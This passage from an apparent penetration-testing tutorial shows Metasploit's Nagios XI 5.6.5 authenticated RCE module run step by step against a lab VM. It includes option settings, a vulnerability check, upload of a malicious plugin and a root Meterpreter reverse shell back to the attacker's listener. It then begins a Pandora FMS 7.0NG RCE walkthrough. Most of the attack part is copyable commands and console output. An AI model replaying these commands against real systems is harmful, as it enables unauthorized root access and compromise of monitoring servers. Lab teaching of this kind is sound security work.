
```
Running './Z-webroot'...
RESULT=0

Nagios XI Installation Complete!
--------------------------------

You can access the Nagios XI web interface by visiting:
    http://192.168.36.145/nagiosxi/

[root@localhost nagiosxi]# _
```

Now go the above highlighted IP address and change the password of the nagiosadmin user Nagiosadmin is the default admin of the Nagios XI. The target is set. Now, start Metasploit and load the nagios_xi_authenticated_rce as shown below.




```
msf5 > use exploit/linux/http/nagios_xi_authenticated_rce
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > show options

Module options (exploit/linux/http/nagios_xi_authenticated_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connection
   SSLCert                     no        Path to a custom SSL certificate (default
 is randomly generated)
   TARGETURI  /                yes       Base path to NagiosXI
   URIPATH                     no        The URI to use for this exploit (default
is random)
   USERNAME   nagiosadmin      yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be speci
fied)
   LPORT  4444             yes       The listen port
```

Set the required options and use check command to confirm if the target is vulnerable or not.



```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set rhosts 192.168.36.145
rhosts => 192.168.36.145
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set password admin
password => admin
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set lhost 192.168.36.128
lhost => 192.168.36.128
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > check
[*] 192.168.36.145:80 - The target appears to be vulnerable. Target is Nagios XI w
ith version 5.6.5.
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > 
```

Then executing the module gives us a meterpreter session as shown below.



```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > run

[*] Started reverse TCP handler on 192.168.36.128:4444
[*] Found Nagios XI application with version 5.6.5.
[*] Uploading malicious 'check_ping' plugin...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin...
[*] Waiting for the plugin to request the final payload...
[*] Sending stage (3021284 bytes) to 192.168.36.145
[*] Meterpreter session 1 opened (192.168.36.128:4444 → 192.168.36.145:58988) at
2020-05-23 12:39:06 -0400
[*] Deleting malicious 'check_ping' plugin...
[!] Failed to delete the malicious 'check_ping' plugin: Connection failed. Manual
cleanup is required.
```


```
meterpreter > sysinfo
Computer     : localhost.localdomain
OS           : CentOS 7.7.1908 (Linux 3.10.0-1062.el7.x86_64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: no-user @ localhost.localdomain (uid=0, gid=0, euid=0, egid=0)
meterpreter > 
```

## Pandora 7.0NG Authenticated RCE Exploit Module

**TARGET: Pandora FMS <= 7.0NG TYPE: Remote FIREWALL : Not Applicable**


Pandora FMS stands for Pandora Flexible Monitoring System. It is a software used for monitoring computer networks. It allows monitoring the different operating systems, servers, applications etc in a network in a visual way.

In the above mentioned versions of the software, there is a remote code execution vulnerability in the net_tools.php component. Let us see how this exploit works. The download information of the vulnerable target is given in our git repository. The target is a OVF and can be installed in any virtualization software. Load the OVF and start the virtual machine. The target is set. Let's follow the usual scanning process with Nmap as shown below.

